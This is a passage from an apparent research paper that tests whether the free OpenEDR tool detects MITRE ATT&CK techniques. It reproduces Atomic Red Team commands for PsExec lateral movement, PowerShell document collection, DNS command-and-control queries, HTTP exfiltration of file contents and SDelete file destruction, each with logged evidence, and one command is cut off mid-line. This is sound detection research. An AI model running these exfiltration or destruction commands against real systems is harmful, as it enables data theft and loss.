The "Lateral Movement" tactic clusters techniques that enable attackers to move through a victim's environment (MITRE, 2018h). Organizations often spend a copious amount of resources trying to safeguard their critical assets. By applying these safeguards, it becomes increasingly unlikely that an attacker's initial access will occur on their target system. This predicament compels attackers to move from their initial foothold to other systems in the environment to eventually gain access to the crown jewel system.

"SMB/Windows Admin Shares" is a technique that enables attackers to interact with remote system network shares utilizing the Server Message Block (SMB) protocol (MITRE, 2020f). SMB allows the execution of transferred programs on remote systems, enabling the adversary to accomplish lateral movement. Figure 8 simulates a test to detect lateral movement via SMB/Windows Admin Shares. The "childprocess" artifact provides evidence (See Table 13, Appendix T-W) of lateral movement via SMB/Windows Admin Shares.

Atomic Test #3 - Copy and Execute File with PsExec

Copies a file to a remote host and executes it using PsExec. Requires the download of PsExec from https://docs.microsoft.com/en-us/sysinternals/downloads/psexec.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
command_path	File to copy and execute	Path	C:\Windows\System32\cmd.exe
remote_host	Remote computer to receive the copy and execute the file	String	\\localhost
psexec_exe	Path to PsExec	string	C:\PSTools\PsExec.exe

Attack Commands: Run with `command_prompt` ! Elevation Required (e.g. root or admin)

```
#{psexec_exe} #{remote_host} -accepteula -c #{command_path}
```

Figure 8. Atomic Test Procedure – T1021.002-3. Redcanaryco/atomic-red-team. (n.d.h).


Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\cmd.exe	C:\\WINDOWS\\system32\\cmd.exe\" /c \"C:\\PSTools\\PsExec.exe \\\\localhost -accepteula -c C:\\Windows\\System32\\cmd.exe\
Child Process (Created)	C:\\Windows\\System32\\cmd.exe	C:\\PSTools\\PsExec.exe	C:\\PSTools\\PsExec.exe \\\\localhost -accepteula -c C:\\Windows\\System32\\cmd.exe
Child Process (Created)	C:\\Windows\\System32\\services.exe	C:\\Windows\\PSEXESVC.exe	C:\\WINDOWS\\PSEXESVC.exe
Child Process (Created)	C:\\Windows\\PSEXESVC.exe	C:\\Windows\\cmd.exe	cmd.exe

Table 13. Atomic Test Evidence – T1021.002-3.

3.9. Collection

"Collection" is a tactic that involves the attacker gathering information relevant to their core objective (MITRE, 2018i). If attackers targeted an organization to steal sensitive data, this is the phase in the operation where they start executing against that mission. Searching through a system's files to find information of interest can be a difficult task akin to "finding a needle in a haystack." File system probing may create noise for detection by the defense depending on the technique used by the attacker.

The "Automated Collection" technique empowers threat actors to perform this task with speed and scale by utilizing scripts, batch files, or other automated tooling (MITRE, 2017c). Utilizing automation can pay dividends when it comes to a difficult, time-consuming task by reducing the time and effort needed to accomplish the job. Figure 9 simulates a test to detect automated collection with PowerShell. The "file" artifact provides evidence (See Table 14, Appendix X) of automated collection via PowerShell.



Atomic Test #2 - Automated Collection PowerShell

Automated Collection. Upon execution, check the users temp directory (%temp%) for the folder T1119_powershell_collection to see what was collected.

Supported Platforms: Windows

Attack Commands: Run with `powershell` !

```
New-Item -Path $env:TEMP\T1119_powershell_collection -ItemType Directory -Force | Out-Null
Get-ChildItem -Recurse -Include *.doc | % {Copy-Item $_.FullName -destination $env:TEMP\T1119_powershell_collection}
```

Figure 9. Atomic Test Procedure – T1119-2. Redcanaryco/atomic-red-team. (n.d.i).

Event Type	Computer	Image Path	File Path
File (Created)	LAB-PC	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Users\\admin\\AppData\\Local\\Temp\\T1119_powershell_collection\\super_secret_document.doc


Table 14. Atomic Test Evidence – T1119-2.

3.10. Command and Control

"Command and Control" is a tactic that incorporates techniques that involve the attacker communicating with compromised systems on the victim's network (MITRE, 2018j). During an intrusion, attackers must communicate with systems on the target organization's network. Without control of victim machines, attackers lack the leverage to carry out their operation. Attackers achieve communication via a command and control (C2) channel. This C2 channel enables them to control systems on the victim's network, which they use to carry out their mission. C2s function by sending communication outbound destined for adversary infrastructure, which can bypass perimeter security controls.

"Application Layer Protocol" techniques utilize ubiquitous protocols such as Domain Name System (DNS), Hypertext Transfer Protocol (HTTP), or Hypertext Transfer Protocol Secure (HTTPS). When attackers utilize a ubiquitous protocol such as

DNS for C2 communication, it enables their communication to blend in with legitimate traffic making it difficult for the defender to discover (MITRE, 2020g). Figure 10 simulates a test to detect command and control communication via DNS. The "childprocess" artifact provides evidence (See Table 15, Appendix Y) of DNS command and control communications.



Atomic Test #1 - DNS Large Query Volume

This test simulates an infected host sending a large volume of DNS queries to a command and control server. The intent of this test is to trigger threshold based detection on the number of DNS queries either from a single source system or to a single targe domain. A custom domain and sub-domain will need to be passed as input parameters for this test to work. Upon execution, DNS information about the domain will be displayed for each callout.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
query_type	DNS query type	string	TXT
subdomain	Subdomain prepended to the domain name	string	atomicredteam
query_volume	Number of DNS queries to send	integer	1000
domain	Default domain to simulate against	string	127.0.0.1.xip.io

Attack Commands: Run with `powershell` **!**

```
for($i=0; $i -le #{query_volume}; $i++) { Resolve-DnsName -type "#{query_type}" "#{subdomain}.$(Get-Random -Minimum 1 -M
```

Figure 10. Atomic Test Procedure – T1071.004-1. Redcanaryco/atomic-red-team. (n.d.j).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {for($i=0; $i -le 1000; $i++) { Resolve-DnsName -type \\\"\"TXT\\\"\" \\\"\"atomicredteam.$(Get-Random -Minimum 1 -Maximum 999999).127.0.0.1.xip.io\\\"\" -QuickTimeout}}

Table 15. Atomic Test Evidence – T1071.004-1.

3.11. Exfiltration

The "Exfiltration" tactic involves techniques where the attacker attempts to steal information (MITRE, 2018k). In the final acts of the intrusion, attackers are executing against their core objective, which typically involves data theft, system or data disruption, or both. Threat actors have made significant achievements at this juncture as they have reached the crown jewel system, collected data of interest, and likely staged it for exfiltration. Exfiltrating data allows the threat actors to advance their sponsor's interests or monetize it on underground black markets (Ablon, 2018).

"Exfiltration Over Alternative Protocol" is a technique that involves the attackers performing data theft by exfiltrating it over a different protocol than the protocol used for C2 communications (MITRE, 2017d). In this attack chain, the attackers used the DNS protocol for C2 communications and subsequently used the HTTP protocol for data exfiltration. Attackers may switch protocols to evade detection. Figure 11 simulates a test to detect data exfiltration using the HTTP protocol. The "childprocess" artifact provides evidence (See Table 16, Appendix Z) of data exfiltration via HTTP.

Atomic Test #4 - Exfiltration Over Alternative Protocol - HTTP

Exfiltration of specified file over HTTP. Upon successful execution, powershell will invoke web request using POST method to exfiltrate notepad.exe to a remote address (default http://127.0.0.1). Results will be via stdout.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
input_file	Path to file to exfiltrate	Path	C:\Windows\System32\notepad.exe
ip_address	Destination IP address where the data should be sent	String	http://127.0.0.1

Attack Commands: Run with `powershell` !

```
$content = Get-Content #{input_file}
Invoke-WebRequest -Uri #{ip_address} -Method POST -Body $content
```

Figure 11. Atomic Test Procedure – T1048.003-4. Redcanaryco/atomic-red-team. (n.d.k).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {$content = Get-Content C:\\Windows\\System32\\notepad.exe\nInvoke-WebRequest -Uri http://127.0.0.1 -Method POST -Body $content}

Table 16. Atomic Test Evidence – T1048.003-4.


3.12. Impact

The "Impact" tactic comprises techniques where attackers attempt to disrupt systems or data through modification or destruction (MITRE, 2019a). The techniques used to disrupt systems or data are frequently employed by many threat actors today. For example, the threat of ransomware is possibly the most infamous attack type in recent history. "Ransomware" attacks involve the use of malware that encrypts data on a system rendering it unusable (CISA, n.d.). Attackers then attempt to force the victim to pay to decrypt their data. Financially motivated threat actors use this attack to extort their victims for money, while state-sponsored actors use it to disguise wiper attacks.

"Wiper" attacks refer to malware utilized to destroy data making it irrecoverable (Belding, 2019). In June 2017, quite possibly the most significant wiper attack in history called "NotPetya" impacted organizations across many countries. Many security researchers concluded that it was a wiper attack masquerading as ransomware, including Matt Suiche, who stated, "The ransomware was a lure for the media, this variant of Petya is a disguised wiper" (Suiche, 2017). More recently, SentinelLabs stated that they observed a group they track as Agrius deploying destructive wiper attacks via ransomware against Israeli targets (Ehrlich, 2021).

"Data Destruction" is a technique that overwrites files or data to make them irrecoverable (MITRE, 2019b). This technique is similar to disk wiping techniques executed in wiper attacks. However, it is executed on a smaller scale, which can be particularly helpful to attackers who desire to perform anti-forensics. As discussed

previously, file deletion can make it difficult but not impossible for incident responders to recover digital traces of an attacker's activity. When an attacker overwrites a file, that data is no longer recoverable. Figure 12 simulates a test to detect data destruction using Sysinternals SDelete. The "childprocess" and "file" artifacts provide evidence (See Table 17 & 18, Appendix AA-CC) of data destruction by SDelete.



Atomic Test #1 - Windows - Overwrite file with Sysinternals SDelete

Overwrites and deletes a file using Sysinternals SDelete. Upon successful execution, "Files deleted: 1" will be displayed in the powershell session along with other information about the file that was deleted.

Supported Platforms: Windows

Inputs:

Name	Description	Type	Default Value
sdelete_exe	Path of sdelete executable	Path	$env:TEMP\Sdelete\sdelete.exe
file_to_delete	Path of file to delete	path	$env:TEMP\T1485.txt

Attack Commands: Run with `powershell` **!**

```
if (-not (Test-Path #{file_to_delete})) { New-Item #{file_to_delete} -Force }
Invoke-Expression -Command "#{sdelete_exe} -accepteula #{file_to_delete}"
```

Figure 12. Atomic Test Procedure – T1485-1. Redcanaryco/atomic-red-team. (n.d.l).

Event Type	Parent Image Path	Image Path	Cmd-Line
Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\WINDOWS\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" & {if (-not (Test-Path $env:TEMP\\T1119_powershell_collection\\super_secret_document.zip)) { New-Item $env:TEMP\\T1119_powershell_collection\\super_secret_document.zip -Force }\nInvoke-Expression -Command \\\"\"$env:TEMP\\Sdelete\\sdelete.exe -accepteula $env:TEMP\\T1119_powershell_collection\\super_secret_document.zip\\\

Child Process (Created)	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Users\\admin\\AppData\\Local\\Temp\\Sdelete\\sdelete.exe	C:\\Users\\admin\\AppData\\Local\\Temp\\Sdelete\\sdelete.exe\" -accepteula C:\\Users\\admin\\AppData\\Local\\Temp\\T1119_powershell_collection\\super_secret_document.zip

Table 17. Atomic Test Evidence – T1485-1.

Event Type	Computer	Image Path	File Path
File (Created)	LAB-PC	C:\\Users\\admin\\AppData\\Local\\Temp\\Sdelete\\sdelete.exe	C:\\Users\\admin\\AppData\\Local\\TeZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ.ZZZ

Table 18. Atomic Test Evidence – T1485-1.

4. Recommendations and Implications

EDR tools present capabilities to improve the defender's capacity to detect, examine, and respond to incidents. While these tools may make a difference for defenders in the fight against attackers, not every organization has enough money in its budget to acquire them. OpenEDR was introduced as a free and open-source option to budget-conscious organizations. While it does not provide suspicious activity alerting or response capabilities such as network containment or threat remediation, this research has shown that it does provide sufficient visibility to enable the detection of attacker techniques. The challenges in utilizing this tool in an enterprise environment are centralizing the logs, amount of data, parsing of data, and lack of tuning options.

4.1. Recommendations for Practice

One of the common challenges for any security tool is the centralization of logs. Centralizing logs enables defenders to correlate multiple data points, which can help with attacker detection and create efficiencies for defender investigations. Nowadays, the centralization of logs is frequently achieved via a Security Information and Event

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Management (SIEM) system. OpenEDR lends itself to log forwarding, and the majority of SIEM solutions on the market today should be able to achieve this task with no trouble.

EDR tools generate a copious amount of endpoint data. Some SIEMs generate revenue by correlating their pricing to the amount of data ingested. This should be considered before forwarding OpenEDR logs to a SIEM as the pre-compiled version of OpenEDR cannot be tuned without a license to the Comodo Dragon Enterprise Platform. As a result, OpenEDR may not be a cost-effective solution for organizations with a SIEM utilizing this type of pricing model. Furthermore, in performing this research, a parser, which translates the data into a useful format, could not be located for common centralized logging solutions such as the Elastic Stack (ELK) or Splunk SIEM. Without a parser for common centralized logging solutions, utilizing this tool at scale becomes a challenging proposition and limits the value this tool can offer as a free and open-source solution.

4.2. Implications for Future Research

Future research should examine methods to parse this data into a useful format for common centralized logging solutions such as ELK and Splunk. When performing the initial setup of the lab environment, an attempt was made to forward OpenEDR logs to an ELK instance. While the forwarding of logs was successful, the data was not usable without an OpenEDR parser. Thus, the community stands to benefit from the creation of a parser for OpenEDR data.

5. Conclusion

EDR solutions can be a crucial factor in defenders detecting attackers. While cost may prohibit some organizations from acquiring commercial EDR tools, this research has shown that OpenEDR, a free and open-source EDR solution, can provide endpoint telemetry that enables defenders to detect attacker techniques, including those listed in MITRE's ATT&CK® knowledge base. While there are some outstanding engineering hurdles to solve to implement this solution, OpenEDR had a solid performance across the

entire attack lifecycle. Accordingly, budget-conscious organizations can find value from OpenEDR and can leverage it to elevate their security posture.

References

CrowdStrike. (2020a, February 6). EDR security | What is endpoint detection and response? Retrieved May 17, 2021, from https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/

Infocyte. (2021, February 9). 10 considerations before buying an endpoint detection and response (EDR) security solution - Part 2 - Infocyte. Retrieved May 17, 2021, from https://www.infocyte.com/blog/2020/01/14/10-considerations-before-buying-an-endpoint-detection-and-response-edr-security-solution-part-2/

Metin, O. (2020, September 19). Open EDR components – Comodo tech talk. Comodo Tech Talk – Where Comodo Engineering Talks. Retrieved May 17, 2021, from https://techtalk.comodo.com/2020/09/19/open-edr-components/

Donohue, B. (2020, April 15). Invoke-atomic for atomic red team: Open source Adversary emulation. Red Canary. Retrieved May 17, 2021, from https://redcanary.com/blog/invoke-atomicredteam-leaves-the-nest/

JB. (2020, April 22). Comparing open source attack simulation platforms for red teams. Red Canary. Retrieved May 17, 2021, from https://redcanary.com/blog/comparing-red-team-platforms/

ATT&CK® navigator. (n.d.). Retrieved May 17, 2021, from https://mitre-attack.github.io/attack-navigator/#layerURL=https%3A%2F%2Fraw.githubusercontent.com%2Fcherokeejb%2Fattack-navigator%2Fmaster%2Fcoverage%2Fart_navigator_layer.json

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

MITRE. (2018a). Initial access, tactic TA0001 - Enterprise | MITRE ATT&CK®. Retrieved May 17, 2021, from https://attack.mitre.org/tactics/TA0001/

MITRE. (2020a). Phishing: Spearphishing attachment, sub-technique T1566.001 - Enterprise | MITRE ATT&CK®. Retrieved May 17, 2021, from https://attack.mitre.org/techniques/T1566/001/

Redcanaryco/atomic-red-team. (n.d.a). GitHub. Retrieved May 17, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1566.001/T1566.001.md

MITRE. (2018b). Execution, tactic TA0002 - Enterprise | MITRE ATT&CK®. Retrieved May 17, 2021, from https://attack.mitre.org/tactics/TA0002/

MITRE. (2020b). Command and scripting interpreter: PowerShell, sub-technique T1059.001 - Enterprise | MITRE ATT&CK®. Retrieved May 17, 2021, from https://attack.mitre.org/techniques/T1059/001/

Red Canary. (2021, April 21). Red canary 2021 threat detection report. Retrieved from https://redcanary.com/threat-detection-report/

Redcanaryco/atomic-red-team. (n.d.b). GitHub. Retrieved May 17, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1059.001/T1059.001.md

MITRE. (2018c). Persistence, tactic TA0003 - Enterprise | MITRE ATT&CK®. Retrieved May 18, 2021, from https://attack.mitre.org/tactics/TA0003/

MITRE. (2020c). Boot or Logon Autostart execution: Registry run keys / Startup folder, sub-technique T1547.001 - Enterprise | MITRE ATT&CK®. Retrieved May 18, 2021, from https://attack.mitre.org/techniques/T1547/001/

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

Redcanaryco/atomic-red-team. (n.d.c). Retrieved May 18, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.001/T1547.001.md

CrowdStrike. (2020b). 2020 THREAT HUNTING REPORT. Retrieved from https://www.crowdstrike.com/resources/reports/threat-hunting-report-2020/

MITRE. (2018d). Privilege escalation, tactic TA0004 - Enterprise | MITRE ATT&CK®. Retrieved May 20, 2021, from https://attack.mitre.org/tactics/TA0004/

MITRE. (2020d). Abuse elevation control mechanism: Bypass user account control, sub-technique T1548.002 - Enterprise | MITRE ATT&CK®. Retrieved May 20, 2021, from https://attack.mitre.org/techniques/T1548/002/

Redcanaryco/atomic-red-team. (n.d.d). Retrieved May 20, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1548.002/T1548.002.md

MITRE. (2018e). Defense evasion, tactic TA0005 - Enterprise | MITRE ATT&CK®. Retrieved May 21, 2021, from https://attack.mitre.org/tactics/TA0005/

MITRE. (2020e). Indicator removal on host: File deletion, sub-technique T1070.004 - Enterprise | MITRE ATT&CK®. Retrieved May 21, 2021, from https://attack.mitre.org/techniques/T1070/004/

Redcanaryco/atomic-red-team. (n.d.e). Retrieved May 21, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1070.004/T1070.004.md

MITRE. (2018f). Credential access, tactic TA0006 - Enterprise | MITRE ATT&CK®. Retrieved May 21, 2021, from https://attack.mitre.org/tactics/TA0006/

Christian Vrescak, christian.b.vrescak@gmail.com, @d4n6k8

MITRE. (2017a). OS credential dumping, technique T1003 - Enterprise | MITRE ATT&CK®. Retrieved May 21, 2021, from https://attack.mitre.org/techniques/T1003/

Redcanaryco/atomic-red-team. (n.d.f). Retrieved May 21, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1003.001/T1003.001.md

MITRE. (2018g). Discovery, tactic TA0007 - Enterprise | MITRE ATT&CK®. Retrieved May 21, 2021, from https://attack.mitre.org/tactics/TA0007/

MITRE. (2017b). Network share discovery, technique T1135 - Enterprise | MITRE ATT&CK®. Retrieved May 24, 2021, from https://attack.mitre.org/techniques/T1135/

Redcanaryco/atomic-red-team. (n.d.g). Retrieved May 24, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1135/T1135.md

MITRE. (2018h). Lateral movement, tactic TA0008 - Enterprise | MITRE ATT&CK®. Retrieved May 24, 2021, from https://attack.mitre.org/tactics/TA0008/

MITRE. (2020f). Remote services: SMB/Windows admin shares, sub-technique T1021.002 - Enterprise | MITRE ATT&CK®. Retrieved May 24, 2021, from https://attack.mitre.org/techniques/T1021/002/

Redcanaryco/atomic-red-team. (n.d.h). Retrieved May 24, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1021.002/T1021.002.md

MITRE. (2018i). Collection, tactic TA0009 - Enterprise | MITRE ATT&CK®. Retrieved May 27, 2021, from https://attack.mitre.org/tactics/TA0009/

MITRE. (2017c). Automated collection, technique T1119 - Enterprise | MITRE ATT&CK®. Retrieved May 27, 2021, from https://attack.mitre.org/techniques/T1119/

Redcanaryco/atomic-red-team. (n.d.i). Retrieved May 27, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1119/T1119.md

MITRE. (2018j). Command and control, tactic TA0011 - Enterprise | MITRE ATT&CK®. Retrieved May 28, 2021, from https://attack.mitre.org/tactics/TA0011/

MITRE. (2020g). Application layer protocol: DNS, sub-technique T1071.004 - Enterprise | MITRE ATT&CK®. Retrieved May 28, 2021, from https://attack.mitre.org/techniques/T1071/004/

Redcanaryco/atomic-red-team. (n.d.j). Retrieved May 28, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1071.004/T1071.004.md

MITRE. (2018k). Exfiltration, tactic TA0010 - Enterprise | MITRE ATT&CK®. Retrieved May 28, 2021, from https://attack.mitre.org/tactics/TA0010/

Ablon, L. (2018, March 15). Data Thieves: The Motivations of Cyber Threat Actors and Their Use and Monetization of Stolen Data. The RAND Corporation. Retrieved May 28, 2021, from

https://www.rand.org/content/dam/rand/pubs/testimonies/CT400/CT490/RAND_CT490.pdf

MITRE. (2017d). Exfiltration over alternative protocol, technique T1048 - Enterprise | MITRE ATT&CK®. Retrieved May 28, 2021, from https://attack.mitre.org/techniques/T1048/

Redcanaryco/atomic-red-team. (n.d.k). Retrieved May 28, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1048.003/T1048.003.md

MITRE. (2019a). Impact, tactic TA0040 - Enterprise | MITRE ATT&CK®. Retrieved May 28, 2021, from https://attack.mitre.org/tactics/TA0040/

CISA. (n.d.). Ransomware. Retrieved June 1, 2021, from https://www.cisa.gov/ransomware

Belding, G. (2019, November 11). Malware spotlight: What are Wipers? Infosec Resources. Retrieved June 1, 2021, from https://resources.infosecinstitute.com/topic/malware-spotlight-what-are-wipers/


Suiche, M. (2017, June 28). Petya.2017 is a wiper not a ransomware. Retrieved June 1, 2021, from https://blog.comae.io/petya-2017-is-a-wiper-not-a-ransomware-9ea1d8961d3b

Ehrlich, A. (2021, May 25). From wiper to ransomware | The evolution of Agrius. SentinelLabs. Retrieved June 1, 2021, from https://labs.sentinelone.com/from-wiper-to-ransomware-the-evolution-of-agrius/


MITRE. (2019b). Data destruction, technique T1485 - Enterprise | MITRE ATT&CK®. Retrieved June 1, 2021, from https://attack.mitre.org/techniques/T1485/

Redcanaryco/atomic-red-team. (n.d.l). Retrieved June 1, 2021, from https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1485/T1485.md

